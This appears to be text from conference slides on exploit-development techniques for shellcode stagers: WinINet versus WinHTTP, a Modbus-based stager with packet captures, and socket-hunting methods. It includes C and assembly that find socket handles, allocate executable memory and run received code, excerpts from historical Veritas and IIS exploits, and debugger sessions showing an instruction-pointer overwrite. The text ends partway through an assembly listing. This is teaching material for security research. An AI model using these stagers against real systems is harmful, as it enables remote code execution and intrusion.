
WinINet

- Oriented to desktop applications
- Sometimes WinINet is filtered by endpoint protection products

WinHTTP

- Oriented to services (used by BITS and Windows Update)
- Allows SSL validation/Certificate Pinning (Useful to avoid MiTM attacks)
- Require “Keep-alive” (this is a problem with proxys HTTP 1.0). If there is enough room we can fallback to WinINet

[0x00000009]> No protocol limitations: Modbus Stager



[0x0000000A]> No protocol limitations: Modbus Stager



Read Holding Register

Ref. Number (addr)

Word count

Size payload (little endian): 0x0259 = 601 bytes



1 Get Size Stage

VirtualAlloc(NULL, 0x0259, 0x1000, 0x40)

2 Get Payload

```

recv( s, *stage, 0xfa, 0)
recv( s, *(stage+offset), 0xfa, 0)
recv( s, *(stage+offset), 0xfa, 0)
jmp stage

```



00 01 00 00 00 06 01 03 00 00 00 02

00 01 00 00 00 07 01 03 04 59 02 00 00

00 01 00 00 00 06 01 03 00 02 00 7d

00 01 00 00 00 fd 01 03 fa fc 31.... 4c 24

00 01 00 00 00 06 01 03 00 7f 00 7d

00 01 00 00 00 fd 01 03 fa 03 68 24 2c

00 01 00 00 00 06 01 03 00 fc 00 33

00 01 00 00 00 69 01 03 66 89 f0 91 90

Frame 39: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface

Ethernet II, Src: Vmware_a7:2a:f6 (00:0c:29:a7:2a:f6), Dst: Vmware_f7:d8:06 (00:0c:29:f7:d8:06)

Internet Protocol Version 4, Src: 192.168.1.39, Dst: 192.168.1.44

Transmission Control Protocol, Src Port: 49219, Dst Port: 502, Seq: 1, Len: 66

Modbus/TCP


Transaction Identifier: 1

Protocol Identifier: 0

Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path	R
9:00:37.7350735	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:00:39.2665357	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:00:46.2969777	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:00:48.7821571	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:01:04.6124848	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:01:05.6794672	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:01:07.9179317	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:01:10.0768464	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:01:12.0555474	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU
9:01:13.9623300	stager.exe	3028	WriteFile	C:\Users\Tab\AppData\Local\Temp\log bin	SU

[0x0000000B]> Drawbacks of “universal” stagers




Option: Socket hunting


- Manual search
 - Rebinding ports *
 - Brute-force socket handles
- FindTag (need *recv()* length argument)
 - FindPort (No PAT/NAT Immune)
 - Out-Of-Band Data *
 - Socket's lifetime *

IMP! Just useful when the process owns the socket (some services like DCOM, SMB, etc. are proxied through a central service and there is no socket to steal)

[0x0000000C]> Handles Table



[0x0000000D]> APT1 Owned (Malware.lu CERT)



```
for (i=0; i < 128000; i++){
    struct sockaddr_in sin;
    socklen_t len = sizeof(sin);
    if (c.getsockname(i, (struct sockaddr *)&sin, &len) != -1)
        if (sin.sin_port != htons(0))
            if ( sin.sin_addr.s_addr == 0x0){
                port = sin.sin_port;
                c.closesocket(i);
            }
}
```

```
sock = c.socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
service.sin_family = AF_INET;
service.sin_addr.s_addr = 0;
service.sin_port = port;
if(c.bind(sock, (SOCKADDR *) & service, sizeof (service))
    == SOCKET_ERROR){
    goto exit;
}
c.listen(sock, 1);
sockc = c.accept(sock, NULL, NULL);
```

```
c.closesocket(sock);
iResult = c.recv(sockc, &len, sizeof(len), 0);
if(iResult != sizeof(len)){
    goto exit;
}
sc = c.VirtualAlloc(NULL, len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

[0x0000000E]> Veritas Backup Exploit (H.D. Moore)

```

/ (fcn) fcn.00000000 51
  fcn.00000000 ();
    ; CALL XREF from fcn.00000000 (0x24)
    0x00000000 31f6 xor esi, esi
    0x00000002 c1ec0c shr esp, 0xc
    0x00000005 c1e40c shl esp, 0xc
    0x00000008 89e7 mov edi, esp
    0x0000000a 89fb mov ebx, edi
    0x0000000c 6a01 push 1 ; 1
    0x0000000e 8b7424fe mov esi, dword [esp - 2]
    ; CODE XREF from fcn.00000000 (0x2f)
    .-> 0x00000012 31d2 xor edx, edx
    : 0x00000014 52 push edx
    : 0x00000015 42 inc edx
    : 0x00000016 c1e210 shl edx, 0x10
    : 0x00000019 52 push edx
    : 0x0000001a 57 push edi
    : 0x0000001b 56 push esi
    : 0x0000001c b8ff501140 mov eax, 0x401150ff ; bnetns:recv()
    : 0x00000021 c1e808 shr eax, 8 ; shifted by 8 (avoid nulls)
    : 0x00000024 ff10 call dword [eax] ; recv()
    : 0x00000026 85c0 test eax, eax
    ,==< 0x00000028 7907 jns 0x31
    : 0x0000002a 89dc mov esp, ebx
    : 0x0000002c 4e dec esi
    : 0x0000002d 85f6 test esi, esi
    : `=< 0x0000002f 75e1 jne 0x12
    ; CODE XREF from fcn.00000000 (0x28)
    .-> 0x00000031 ffd7 call edi ; run shellcode
    0x00000033 ff invalid

```

[0x0000000F]> Microsoft IIS 4.0/5.0 Exploit (Yuange)

```

785     i=ecb;
786     i&=0xfffff000;
787     ecb=i;
788     ecb+=0x1000;
789     for(;i<1;++i,++ecb)
790     {
791         if(*(int *)ecb==0x90){
792             if(*(int *) (ecb+8)==(int *)ecb){
793                 if(*(int *)*(int *) (ecb+0x64)=='ok!!') break;
794             }
795         }
796     }
797     i=0;
798     _asm{
799         call getexceptretadd
800     }
801     // skipped code
802 }
803 writeclient= *(int *) (ecb+0x84);
804 readclient = *(int *) (ecb+0x88);

```

```

typedef struct _EXTENSION_CONTROL_BLOCK {
    DWORD cbSize;
    DWORD dwVersion;
    HCONN connID;
    DWORD dwHttpStatusCode;
    CHAR lpszLogData[HSE_LOG_BUFFER_LEN];
    LPSTR lpszMethod;
    LPSTR lpszQueryString;
    LPSTR lpszPathInfo;
    LPSTR lpszPathTranslated;
    DWORD cbTotalBytes;
    DWORD cbAvailable;
    LPBYTE lpbData;
    LPSTR lpszContentType;
    BOOL(WINAPI* GetServerVariable) ();
    BOOL(WINAPI* WriteClient) ();
    BOOL(WINAPI* ReadClient) ();
    BOOL(WINAPI* ServerSupportFunction) ();
} EXTENSION_CONTROL_BLOCK;

```

<https://www.exploit-db.com/exploits/21371>

[0x00000010]> Socket Hunting (manual approach)

Address: @\$scopeip ☒ Follow current instruction

```

004018f9 e86a120000 call expl01tMe+0x2b68 (00402b68)
004018fe c744240800100000 mov dword ptr [esp+8], 1000h
00401906 c744240400000000 mov dword ptr [esp+4], 0
0040190e 8b45d4 mov eax, dword ptr [ebp-2Ch]
00401911 890424 mov dword ptr [esp], eax
00401914 e84f120000 call expl01tMe+0x2b68 (00402b68)
00401919 8b4508 mov eax, dword ptr [ebp+8]
0040191c 8945cc mov dword ptr [ebp-34h], eax
0040191f c744240c00000000 mov dword ptr [esp+0Ch], 0
00401927 c744240833000000 mov dword ptr [esp+8], 33h
0040192f c744240458424000 mov dword ptr [esp+4], offset expl01tMe+0:
00401937 8b45cc mov eax, dword ptr [ebp-34h]
0040193a 890424 mov dword ptr [esp], eax
0040193d e852090000 call expl01tMe+0x2294 (00402294)
00401942 83ec10 sub esp, 10h
00401945 8945e4 mov dword ptr [ebp-1Ch], eax
00401948 837de4ff cmp dword ptr [ebp-1Ch], 0FFFFFFFFh
0040194c 0f85c9080000 jne expl01tMe+0x221b (0040221b)

```

```

0:001> b1
0 e Disable Clear 76684cf0 0001 (0001) 0:**** WS2_32!send
1 e Disable Clear 7667a710 0001 (0001) 0:**** WS2_32!recv
2 e Disable Clear 76684660 0001 (0001) 0:**** WS2_32!WSAAccept
3 e Disable Clear 76684640 0001 (0001) 0:**** WS2_32!accept
4 e Disable Clear 0040193d 0001 (0001) 0:**** expl01tMe+0x193d

0:001> dd esp L4
1819fa18 0000017c 00404258 00000033 00000000

0:001> dx -r1 @$ta.DisassembleFunction(0x004018af).BasicBlocks[4]
@$ta.DisassembleFunction(0x004018af).BasicBlocks[4] : Basic Blo
StartAddress : 0x401919
EndAddress : 0x401942
Instructions
InboundControlFlows
OutboundControlFlows

0:001> dx -r1 @$ta.DisassembleFunction(0x004018af).BasicBlocks[4].Instructions
@$ta.DisassembleFunction(0x004018af).BasicBlocks[4].Instructions
[0x401919] : mov eax,dword ptr [ebp+8]
[0x40191c] : mov dword ptr [ebp-34h],eax
[0x40191f] : mov dword ptr [esp+0Ch],0

```

Address: @\$scopeip

```

41414141 ?? ???
41414141 ?? ???
41414142 ?? ???
41414143 ?? ???
41414144 ?? ???
41414145 ?? ???
41414146 ?? ???
41414147 ?? ???
41414148 ?? ???
41414149 ?? ???
4141414a ?? ???
4141414b ?? ???

```

```

0:001> t-
Time Travel Position: 89D:51F [Unindexed] Index

**** WARNING loaded *kernel* extension dll for usermode

eax=1819f9cc ebx=0000017c ecx=11304c60 edx=00000000 esi=004018af edi=004018af
eip=41414141 esp=1819fa18 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
41414141 ?? ???
0:001> s @esp L2000 7c 01 00 00
1819ff3c 7c 01 00 00 f0 47 30 11-e8 37 30 11 00 10 00 00 |....G0..70....

```

Windows Preview quite useful!

- TTD (Time Travel Debugging)
- Taint Analysis
- Code-Flow / Coverage

[0x00000011]> Shellcode based on socket's lifetime


STAGER LOGIC TO FIND THE SOCKET:

```
for (sock_fd = 0; sock_fd < 1000000; sock_fd+= 4) {
    if (getsockopt(sock_fd, SOL_SOCKET, SO_CONNECT_TIME, &seconds, &bytes))
        continue;
```

```
    if (seconds > N) {
        // Socket found!
        break;
    }
```

```
// Fetch and run next stage
```

```
xor edi, edi           ; socket handle counter
add edi, 4             ; next socket
mov edx, esp
lea eax, dword [edx - 4] ; optlen, output parameter
push eax
push edx               ; socket lifetime in seconds
push 0x700c            ; SO_CONNECT_TIME
push 0xffff            ; SOL_SOCKET
